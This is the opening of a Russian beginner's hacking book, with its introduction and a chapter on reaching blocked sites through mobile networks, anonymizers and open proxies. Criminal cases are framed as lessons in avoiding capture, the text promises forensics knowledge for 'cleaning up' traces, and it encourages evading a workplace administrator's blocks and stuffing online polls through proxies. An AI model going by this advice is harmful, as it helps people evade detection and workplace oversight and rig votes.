Ярошенко А. А.

ХАКИНГ

НА ПРИМЕРАХ

УЯЗВИМОСТИ, ВЗЛОМ, ЗАЩИТА

"Наука и Техника"

Санкт-Петербург

УДК 004.42
ББК 32.973

Ярошенко А. А.

ХАКИНГ НА ПРИМЕРАХ. УЯЗВИМОСТИ, ВЗЛОМ, ЗАЩИТА — СПб.: Наука и Техника, 2021. — 320 с., ил.

ISBN 978-5-94387-700-1

Из этой книги вы не узнаете, как взламывать банки – ничего противозаконного описано здесь не будет. Мы не хотим, чтобы у наших читателей или кого-либо еще возникли какие-то проблемы из-за нашей книги.

Будет рассказано: об основных принципах взлома сайтов (а чтобы теория не расходилась с практикой, будет рассмотрен реальный пример взлома); отдельная глава будет посвящена угону почтового ящика (мы покажем, как взламывается почтовый ящик – будут рассмотрены различные способы).

Ты узнаешь: как устроено анонимное общение в сети посредством электронной почты и всякого рода мессенджеров; как анонимно посещать сайты, как создать анонимный почтовый ящик и какой мессенджер позволяет зарегистрироваться без привязки к номеру телефона.

Будут рассмотрены самые популярные инструменты хакеров - Kali Linux, которая содержит несколько сотен (более 600) инструментов, ориентированных на различные задачи информационной безопасности; и инструмент для поиска уязвимостей и взлома информационных систем – Metasploit.

Отдельная глава посвящена взлому паролей. В основном мы будем взламывать пароль учетной записи Windows и рассмотрим, как можно взломать шифрование EFS и зашифрованный диск BitLocker. Также рассмотрим, как взламывается пароль WiFi.

Для большинства задач не потребуется никаких специальных знаний, кроме базовых навыков работы с компьютером. А для тех, кто хочет освоить приемы «посерьезнее», потребуется знание основ программирования.

ISBN 978-5-94387-700-1

978-5-94387-700-1

Контактные телефоны издательства:
(812) 412 70 26

Официальный сайт: www.nit.com.ru

Содержание

Введение

Данная книга позволит почувствовать себя настоящим хакером даже самому начинающему пользователю. Никаких специальных знаний, кроме базовых навыков работы с компьютером (как пользоваться Интернетом, как устанавливать программы, и, разумеется, как включить и выключить компьютер!) тебе не нужно. Все остальное – ты узнаешь, прочитав эту книгу.

Из этой книги ты не узнаешь, как взламывать банки – ничего противозаконного описано здесь не будет. Мы не хотим, чтобы у наших читателей возникли какие-то проблемы из-за нашей книги. Однако в ней приведены сведения, о которых рядовые пользователи даже не подозревают.

Прежде, чем приступить к чтению этой книги, поговорим о типичных ошибках хакеров и о том, как их вычисляют. Лучше знать эту информацию заранее!

В.1. Типичные ошибки хакеров

В реальности вычисление хакеров происходит совсем не так, как нам это показывают в фильмах. Нет каких-то супертехнологий, позволяющих моментально выполнить деанонимизацию злоумышленника, нет *backdoor* во всех программах и спецслужбы не могут расшифровать абсолютно любой трафик, получить доступ к любому почтовому ящику и т.д.

На самом деле губят хакеров не какие-то супертехнологии и не всесильные кибер-спецагенты. Все гораздо проще: излишняя самоуверенность, лень и глупость. Вот три характерных фактора, благодаря которым раскрываются большинство преступлений в киберпространстве.

В подтверждении этого приведем несколько реальных примеров.

Лень

Томаш Скоурон воровал деньги со счетов посредством вредоносного софта. Схема стара как мир: троян похищал доступ к Интернет-банкингу, злоумышленник получал доступ к счетам жертвы и переводил деньги на подставных

лиц, а потом обналичивал. Примечательно, что ему удалось вывести более 1 миллиона долларов, а жертвами хакера стали пользователи по всему миру.

Чтобы хакера не вычислили, он использовал VPN для смены своего IP. Но однажды либо он забыл его включить, либо VPN дал сбой и в логах Интернет-банкинга появился реальный IP злоумышленника. В результате Томашу была презентована путевка в места не столь отдаленные сроком на 5 лет.

Что это было? Сбой VPN, забывчивость Томаша или лень (проверить свой IP перед обращением к банкингу)?

Бывает так, что VPN-соединение может незаметно для самого пользователя «отвалиться». Например, был сбой основного соединения, а после его восстановления VPN еще не успеет отправить данные через VPN-сервер и часть данных уйдет в обход VPN.

Скорее всего, Томаша сгубила обычная лень или же самоуверенность в своих действиях – а как же, один раз все прошло хорошо, в следующий тоже так будет. Будь он более осторожен, такого бы не случилось.

Самоуверенность

Нашумевшее дело Джереми Хаммонда. В 2013-ом году он получил 10 лет тюрьмы за вмешательство в работу разведывательного агентства Stratfor, которое в США считается «вторым ЦРУ».

Дел он натворил немало – стер файлы с серверов Stratfor, передал скопированную информацию в Wikileaks, а с банковских счетов клиентов Stratfor было сделано более 700 тысяч долларов всевозможных пожертвований. Прямо Робин-Гуд.

Как же его нашли? ФБР провела довольно кропотливую работу по вербовке одного из членов хакерской группировки. Как именно это произошло, никто не знает. Скорее всего, поймали самого глупого и пообещали либо свободу, либо денежное вознаграждение.

А где же самоуверенность? Конечно же, он все шифровал – как настоящий профи. Но вот пароль к его жесткому диску был «Chewy 123» – это имя его кошки и «123». Агенты ФБР, когда выяснили, кто он и собрали на него полное досье, без особых проблем подобрали такой пароль.

Данная ситуация – пример самоуверенности. Ну не думал он, что его вычислят, а даже если и вычислят, то был уверен, что «столь сложный» пароль никто не подберет.

Глупость

В 2013-ом году Павел Врублевский организовал DDoS-атаку на серверы компании-конкурента «Ассист». В результате сайты клиентов «Ассиста», в том числе сайт «Аэрофлота» не могли нормально функционировать.

Как ФСБ смогло вычислить хакера и доказать его вину? Только вдумайся: Врублевский вместе со своими «подельниками» использовал мессенджер ICQ. Во-первых, данный мессенджер принадлежит Mail.Ru Group, чье тесное сотрудничество с ФСБ – не секрет. Во-вторых, сервис ICQ сам по себе небезопасен, даже если он и не принадлежал Mail.Ru. Нужно было выбирать более безопасный мессенджер или же хотя бы использовать шифрование. Хотя шифрование шифрованию рознь. Можно шифровать ГОСТовским алгоритмом, например, через тот же Крипто-ПРО. Вопрос лишь в том: как быстро расшифруют?

Очевидно, деанонимизация произошла по глупости группы. Если бы они были более осведомлены в вопросах шифрования сообщений в мессенджерах, доказать их вину было бы гораздо сложнее.

В.2. Источники информации

Данная книга, безусловно, послужит хорошим фундаментом для твоего будущего призвания или хобби – как хочешь это, так и называй. Но она не может вместить все необходимые знания, тем более мир IT постоянно меняется и эти знания нужно постоянно актуализировать.

Существует много веб-ресурсов, в первую очередь форумов по тематике информационная безопасность, хакерство. Безусловно, на них может иметься полезный материал, но хочу порекомендовать некоторые меры предосторожности:

- не стоит запускать исполнимые файлы (.exe программы) скаченные с «хакерских» сайтов, поскольку в большей части они (или их крэки) содержат трояны, вирусы – для этого они и распространяются. Лучше всего для этого развернуть виртуальную машину – можно использовать VMWare или бесплатный VirtualBox и работать с такими программами в виртуальной машине. Даже если программа и испортит операционную систему, то только операционную систему виртуальной машины. С твоей основной операционкой ничего не случится.
- даже со скачанными скриптами следует быть осторожным – лучше не запускать их, если ты не понимаешь, что делает их код; самый лучший

вариант – скачать с доверенных ресурсов или опять-таки запускать их в виртуальной ОС.

- не попадайся на уловки мошенников – продажа курсов, «работы», услуг – зачастую на подобных ресурсах это является банальным обманом.

Из интересных ресурсов, содержащих большой архив информации, а также регулярно пополняющиеся новым авторским материалом, можно отметить

- https://forum.antichat.ru
- https://xakep.ru

На первом кроме чтения инструкций от самих пользователей, можно задать вопрос и часто получить на него квалифицированный ответ. Там бывают даже авторы некоторых инструментов, например, таких как Router Scan by Stas'M и легендарного Intercepter-NG.

Журнал «Хакер» содержит впечатляющий постоянно пополняющийся архив статей. В настоящее время публикуются преимущественно новости сферы информационной безопасности, но выходят и более практические материалы.

Два молодых ресурса, нацеленные главным образом на практику, в настоящее время активно пополняются актуальным материалом:

- https://kali.tools
- https://hackware.ru

Первый создавался как перевод оригинального Kali Tools (http://tools.kali.org/tools-listing), но было решено сделать более глубокий, опять же, более практичный материал, поэтому «клон» Kali.Tools давно развивается своим собственным путем. Он содержит описание и перевод справки для инструментов, не только отсутствующих в оригинальном листинге, но даже пока в самой Kali Linux.

Второй задумывался как сателлит kali.tools, на который размещаются инструкции по использованию хакерских программ.

В.3. Как читать эту книгу

В первой главе мы поговорим о том, как анонимно посещать сайты. Речь не пойдет о полной анонимности в Интернете. Сначала мы поставим маленькую задачу – сделать так, чтобы ни администратор сети, ни провайдер

не смог узнать, какой сайт ты посещаешь, а администратор сайта не знал, кто ты. Подробнее об обеспечении анонимности мы поговорим в **главе 5**, там же ты узнаешь, что такое **Tor** и **даркнет**, где можно купить всякого рода незаконные штуки. **Необходимые знания для глав 1 и 5: базовые навыки использования компьютера и умение устанавливать программы в Windows.**

Во **второй главе** мы рассмотрим основные принципы взлома сайтов. Также, чтобы теория не расходилась с практикой, будет рассмотрен реальный пример взлома. Необходимые навыки: **понимание HTML-разметки и основ языка программирования PHP**. Для повторения примера – только внимательность.

Глава 3 посвящена угону почтового ящика. Мы покажем, как взломать почтовый ящик – будут рассмотрены различные способы, тебе лишь нужно выбрать, какой для тебя наиболее предпочтительный. Необходимые навыки зависят от выбранного способа.

Анонимное общение в сети посредством электронной почты и всякого рода мессенджеров будет рассмотрено в **главе 4**. Ты узнаешь, как создать анонимный почтовый ящик и какой мессенджер позволяет зарегистрироваться без привязки к номеру телефона. **Необходимые навыки: особых не требуется, просто использование компьютера на уровне пользователя и умение устанавливать программы в Windows**.

Существует много инструментов, которые хакеры используют каждый день. Несколько сотен таких инструментов содержит в себе дистрибутив Kali Linux. **В главе 6** мы покажем, как установить Kali Linux в виртуальную машину и как использовать некоторые из его инструментов. Также в этой главе будет рассмотрен инструмент для судебного эксперта – мы покажем, как найти улики на компьютере. Тебе он пригодится, чтобы ты знал, что и как чистить. Ну или на случай, если ты решишь переквалифицироваться и перейти на белую сторону. **Необходимые знания: умения устанавливать программы в Windows и базовые навыки работы с Linux**. Если таковых нет – не беда, но в будущем обязательно обзаведись ними, прочитав одну из книг, в которой рассматривается работа в ОС Linux.

Глава 7 является продолжением главы 6. В ней будет рассмотрен инструмент для поиска уязвимостей и взлома информационных систем – Metasploit, входящий в состав Kali Linux. **Для начала никаких специальных знаний не нужно** – просто повторяй примеры из этой книги или найденные в Интернете, но для более продуктивной работы с Metasploit нужно более глубокое

понимание вещей – как устроена сеть, как передаются пакеты по сети, как работает сетевой уровень и т.д.

Глава 9 посвящена взлому паролей. В основном мы будем взламывать пароль учетной записи Windows и рассмотрим, как можно взломать шифрование EFS и зашифрованный диск BitLocker. **Для работы с этой главой особых навыков не требуется**, но ты должен уверенно владеть Windows, поскольку самые элементарные вещи в книге не объясняются. Книга таки для хакеров, пусть и начинающих, а не «для чайников».

Очень интересной получилась **глава 10**, в которой будет показано, как взломать пароль WiFi. Помимо всего прочего, в этой главе ты найдешь ссылки на списки паролей, которые можно использовать не только для взлома WiFi, но и для взлома других систем/сервисов. **Особые навыки: очень желательно владеть Linux.**

Глава 11 – из нее ты узнаешь, как зачистить следы и полностью удалить с носителя информацию без его сожжения в топке. **Никаких специальных знаний не требуется**, просто навыки использования Windows на уровне пользователя.

Последняя, **двенадцатая** глава, это своеобразный швейцарский нож, в котором рассмотрены рецепты на каждый день. Никогда не знаешь, когда тебе они понадобятся, но они понадобятся каждому.

Как видишь, в большинстве случаев для работы с книгой никаких специальных навыков не требуется. Введение немного затянулось, поэтому самое время приступить к чтению этой книги!

Глава 1.

Посещаем анонимно закрытые сайты

Первая практическая задача, которая будет рассмотрена в этой книге – посещение закрытых сайтов. Власти разных стран по тем или иным соображениям закрывают доступ к неугодным ресурсам. Раньше закрывали доступ преимущественно к Torrent-трекерам, мотивируя все это борьбой с пиратством. Это еще можно понять. Но потом в моду вошла блокировка социальных сетей. Здесь уже решение сугубо политические. А давайте, например, запретим *Одноклассники* и *ВК*! Взяли и запретили! В Китае заблокированы Facebook, Twitter, Youtube и многие другие популярные ресурсы. Аналогичный запрет существует в Иране. В России запрещена и так не очень популярная LinkedIn. Зачем было вводить сей запрет – непонятно. Также данная глава поможет тебе обойти запрет, установленный администратором на работе. В некоторых компаниях также могут блокировать доступ к тем или иным ресурсам.

1.1. Способы обхода запрета

Чтобы правильно обойти установленный запрет, нужно понимать, что и как делать. Многостраничной теории в этой книге не будет, но минимально необходимые знания будут предоставлены.

Существует несколько способов обхода запрета на доступ к ресурсу, все они представлены в таблице 1.

Таблица 1. Способы обхода запрета

Способ	Описание
Смена сети	Самый простой способ и он подойдет, если запрет доступа осуществляется не на уровне всей страны, а на местном уровне, например, администратор запретил доступ к нужным ресурсам из корпоративной сети или же твой провайдер запретил доступ к сайту своего конкурента, дабы тот не переманивал клиентов. Достаточно подключиться к другой сети, например, к сети сотового оператора и данный запрет будет преодолен. Далее мы рассмотрим этот способ подробнее.
VPN	Благодаря властям некоторых стран даже самая начинающая домохозяйка знает, что такое VPN. Ведь виртуальная частная сеть позволяет обойти блокировку любимой социальной сети!
Анонимайзер	Некогда популярные сайты анонимайзеры сейчас угасают, тем не менее они предоставляют возможность открыть какой-то заблокированный сайт, если это нужно.
Анонимные прокси-серверы	В сети существуют списки анонимных прокси. Подключившись к одному из них, вы сможете сменить свой IP-адрес и обойти запрет на доступ к нужному ресурсу.
Tor	Заслуживает отдельного разговора и будет рассмотрен в главе 5.

Все эти способы, грубо говоря, сводятся к одному – к использованию узла-посредника. Представим, что есть два узла **А** и **Б**. **А** – это твой компьютер, **Б** – это заблокированный сайт. Провайдер «видит», что узел **А** пытается получить доступ к заблокированному узлу и либо блокирует доступ, либо перенаправляет пользователя на страничку, на которой указано, что он пытается получить доступ к заблокированному ресурсу, что, в принципе одно и то же.

Теперь представим, что у нас появился узел **П**. Это узел посредник. Твой компьютер обращается не к заблокированному узлу **Б**, а к узлу **П**. В свою очередь, узел **П** передает твой запрос целевому узлу **Б**, получает ответ и

передает узлу **А**. С точки зрения провайдера это выглядит как обмен данными с узлом **П**, поэтому соединение не блокируется.

Конечно, тут могут возникнуть две неприятных ситуации:

1. Узел **П** также заблокирован провайдером. В этом случае нужно использовать другого посредника. Например, другой способ обхода запрета или же другой прокси-сервер в списке (об этом позже).
2. Современные технологии не стоят на месте, и провайдеры могут не только анализировать заголовки отправляемых данных, но и их содержимое. Другими словами, провайдер по передаваемым данным может понять, что пользователь пытается получить доступ к заблокированному ресурсу и прервет соединение. Чтобы этого не произошло, нужно использовать шифрование. Обычные сайты анонимайзеры, как правило, работают по протоколу HTTP, что не подразумевает шифрования. Их вы использовать не сможете. Остальные способы будут работать. Исключения составляют некоторые прокси, не поддерживающие HTTPS, но таких все меньше и меньше.

Далее мы подробно рассмотрим каждый способ, и ты сможешь выбрать наиболее подходящий для себя.

1.2. Смена сети

Злой администратор корпоративной сети заблокировал доступ к любимому сайту. И так на работе скучно, а теперь стало еще скучнее. Благо мобильный Интернет подешевел, а его скорость выросла и современного стандарта 4G вполне достаточно для быстрого открытия всех сайтов.

Даже если админ заблокировал сайт в рабочей сети, просто выключи Wi-Fi на своем телефоне и подключить к нему через сеть сотового оператора. Преимущества:

- Не нужно устанавливать какие-либо программы и изменять конфигурацию существующих.
- Твой админ никогда не догадается, какие сайты ты посещал в рабочее время – ведь соединения не будут проходить через корпоративную сеть. Но твой сотовый оператор будет все видеть – об этом не нужно забывать!

При желании можно расшарить Интернет-соединение и подключить свой рабочий компьютер к сети смартфона. В этом случае ты сможешь просматривать любимый сайт с компа. Но нужно помнить о следующем:

- Поскольку твой комп вышел из корпоративной сети, ты больше не сможешь использовать ее ресурсы, то есть подключаться к сетевым дискам, программам, печатать на корпоративных сетевых принтерах. Если нужно кратковременно зайти на какой-то заблокированный сайт (который плохо отображается на экране смартфона), этот вариант – рабочий. Для длительного использования он не подойдет, поскольку ты не сможешь выполнять возложенные на тебя служебные обязанности, следовательно, начнутся проблемы. Оно тебе надо?
- Все сетевые программы, установленные на твоем компе, начнут получать доступ к Интернету через сеть сотового оператора. Во-первых, скорость доступа к сайтам из-за этого снизится, во-вторых, трафик может быстро закончиться. Не забывай о Windows 10 с ее обновлениями – если загрузка обновления придется на тот момент, когда твой комп будет подключен к сотовой сети, тебе очень скоро придется пополнять счет! Впрочем, далее в этой книге будет показано, как выключить обновления Windows и остановить слежку за собой.

Итак, расшарить доступ к Интернету с мобильного телефона можно так:

- Android: **Настройки, Подключения, Точка доступа и модем, Мобильная точка доступа, Включено**. Также можете отредактировать имя Wi-Fi сети, которая будет создана смартфоном, и задать пароль для доступа к ней (рис. 1.1).
- iOS: **Настройки, Режим модема, Разрешать другим**. Далее вы сможете отредактировать пароль созданной айфоном сети. Название сети будет таким же, как название устройство, заданное в общих настройках телефона (рис. 1.2).

Все, что тебе останется после этого – подключить свой компьютер к сети, созданной смартфоном. Нажми значок беспроводного соединения в нижнем правом углу экрана и просто выбери нужную Wi-Fi сеть.

С этим способом все. Были рассмотрены все нюансы, поэтому можно смело переходить к следующему способу.




Рис. 1.1. Расшаривание доступа к Интернету в Android




Рис. 1.2. Расшаривание доступа к Интернету в iOS

1.3. Анонимайзер

Сайты-анонимайзеры работают так: ты заходишь на сайт, вводишь сайт, который ты хочешь открыть и получаешь к нему доступ. Казалось бы все просто. Но существует ряд нюансов, по которым мы НЕ рекомендуем использование сайтов-анонимайзеров:

- Многие сайты не поддерживают протокол HTTPS. Следовательно, провайдер или твой администратор, проанализировав переданные пакеты, сможем увидеть, какие сайты ты посещал. Это очень плохо. Узнать, поддерживает анонимайзер HTTPS или нет, очень и очень просто. Введи в Гугл запрос *anonymizer*. Получишь список результатов – список сайтов-анонимайзеров. Посмотри, если адрес сайта начинается с http://, значит анонимайзер не поддерживает HTTPS. Если же адрес начинается с https://, то поддерживается безопасная версия протокола и весь обмен с этим сайтом будет проходить в зашифрованном виде – твой админ или провайдер не узнает, какие сайты ты посещал. Конечно, сейчас есть воз-

можность частичной расшифровки этих данных, но используется она не всегда, ввиду большой нагрузки на оборудование – если пользователей тысячи, попробуй-ка расшифровать трафик каждого…

- Часто такие сайты вставляют в целевые страницы свою рекламу. Они за счет этого живут, но это напрягает. Попытки использовать блокировщики рекламы приводят к тому, что сайты отказываются работать, пока вы их не выключите.




Рис. 1.3. Как определить тип протокола по адресу сайта

1.4. Анонимные прокси-серверы

Анонимные прокси-серверы – это узлы в Интернете, настроенные для работы в качестве посредников между твоим узлом и узлом, доступ к которому ты хочешь получить. Просто введи в поисковике запрос анонимные прокси и увидишь список ресурсов, на которых можно найти эти самые анонимные прокси.

Как правило, списки прокси-серверов обновляются каждый час. Зачем? Потому что в обычном виде, анонимный прокси – это самый что ни есть обычный прокси-сервер, который администратор забыл или не успел настроить надлежащим образом, поэтому он разрешает подключение не только




Рис. 1.4. Результаты поиска анонимных прокси

внутренних пользователей, но и любых других – со всего мира. Ты можешь воспользоваться этой возможностью для следующих целей:

1. Смена IP-адреса – когда ты будешь подключаться через анонимных прокси-сервер к другим узлам, то они будут видеть не твой реальный IP-адрес, а IP-адрес прокси-сервера. Это полезно, например, для смены страны «проживания». Некоторые ресурсы блокируют доступ пользователей из определенных стран. Использование анонимного прокси-сервера позволяет устранить сей недостаток. Например, если какой-то сайт требует немецкий IP, тебе нужно найти немецкий прокси и подключиться через него.
2. Получение доступа к заблокированному сайту – как уже было описано ранее, провайдер увидит, что твой компьютер «общается» с незаблокированным узлом. А что происходит дальше – ему уже не видно. А дальше этот незаблокированный узел-посредник будет подключаться к нужному тебе узлу и ты сможешь открыть заблокированный ресурс.

Способ обхода посредством анонимных прокси-серверов подойдет для:

- Доступа к заблокированному узлу из корпоративной сети или сети домашнего провайдера
- Накрутки результатов голосований – как правило, все голосовалки учитывают IP-адрес узла и не позволяют голосовать более одного раза с

одного IP. Сменяя прокси-серверы, ты сможешь проголосовать несколько раз и тем самым помочь своему другу/подруге или даже самому себе получить место выше в рейтинге. Когда ты «накрутишь» пару сотен голосов в глазах своих друзей ты будешь настоящим хакером!

- Смены IP-адреса – об этом мы уже говорили.

Анонимные прокси таят в себе угрозу безопасности. Да, списки прокси обновляются каждый час. Кто их обновляет и кто находит в сети общедоступные прокси? Волонтеры. Они публикуют списки на своем сайте, на сайте размещена реклама и рекламные поступления формируют их заработок. Вроде бы все логично. Но если ты исследуешь списки прокси некоторое время, скажем, на протяжении одной недели или даже месяца, то ты увидишь, что некоторые прокси никогда не покидают список – они существуют постоянно. На этом легенда о забывчивых админах начинает рушиться. Смысл кому-то разворачивать прокси и предоставлять доступ всем совершенно бесплатно?

Такие прокси могут быть развернуты злоумышленниками или даже спецслужбами для перехвата твоих данных. Когда твои данные проходят через прокси, они полностью доступны для владельца прокси – ведь они проходят через его оборудование. Именно поэтому прокси можно использовать, если не планируешь передавать конфиденциальные данные. Мы бы не рекомендовали через анонимные прокси входить в свой почтовый ящик, на свою страничку в социальной сети и т.д. Если нужно подключиться к заблокированному в твоей стране торрент-трекеру, чтобы скачать фильм, музыку или программу – это пожалуйста. Проголосовать за друга или подругу, добавив дополнительные голоса – тоже можно. Также можно обращаться к сайту, который блокирует доступ из твоей страны. Часто такое происходит с сайтами телевизионных каналов – «Контент заблокирован в вашей стране» – надпись знакомая всем. В общем, для всего, что не требует ввода конфиденциальных данных (паролей, платежной информации и т.д.) – можно использовать анонимные прокси.

Теперь, разберемся, как их использовать. Зайди на любой сайт со списком прокси. Формат списка всегда отличается, но в целом он такой: IP-адрес, порт, страна, тип прокси, скорость. Остальная информация нем не интересна. Также нам не интересны прокси типа SOCKS, нужны только HTTP/HTTPS. Поэтому если на сайте есть фильтр, нужно отфильтровать прокси-серверы HTTP/HTTPS, чтобы остальные не мешали. Скорость позволяет понять, насколько быстро будут открываться сайты через этот прокси. Чем выше скорость, тем лучше.

Осталось только настроить браузер:

- Chrome, IE, Edge – настройка производится через окно **Параметры, Сеть и Интернет, Прокси-сервер**. Включи параметр **Использовать прокси-сервер** и установи IP-адрес и номер порта прокси-сервера, который был обнаружен в списке. Нажми кнопку **Сохранить**. Вернись в окно браузера и перейди на сайт https://myip.ru/. Просмотри свой IP-адрес. Он должен измениться. Если ты до этого не знал, какой у тебя IP-адрес, узнать его нужно до включения прокси. Или же выключи прокси, обнови страничку *myip.ru*. Суть следующая – если ты все сделал правильно, IP-адрес должен измениться после включения прокси.
- Firefox – выбери **Настройки, Параметры сети**, нажми кнопку **Настроить**. В появившемся окне выбери **Ручная настройка прокси** и введи параметры прокси-сервера – его IP-адрес и порт. Нажмите кнопку **OK** и перейди на сайт *myip.ru* для просмотра IP-адреса. Если все хорошо (IP изменился), можно посещать заблокированные ресурсы.




Рис. 1.5. Настройки Chrome, IE, Edge

Если смена прокси – не разовая акция и ты планируешь регулярно изменять прокси-серверы, можем порекомендовать расширение FoxyProxy. Расширение позволяет добавить прокси-серверы в собственный список и удобно переключаться между ними (рис. 1.7).




Рис. 1.6. Настройка Firefox

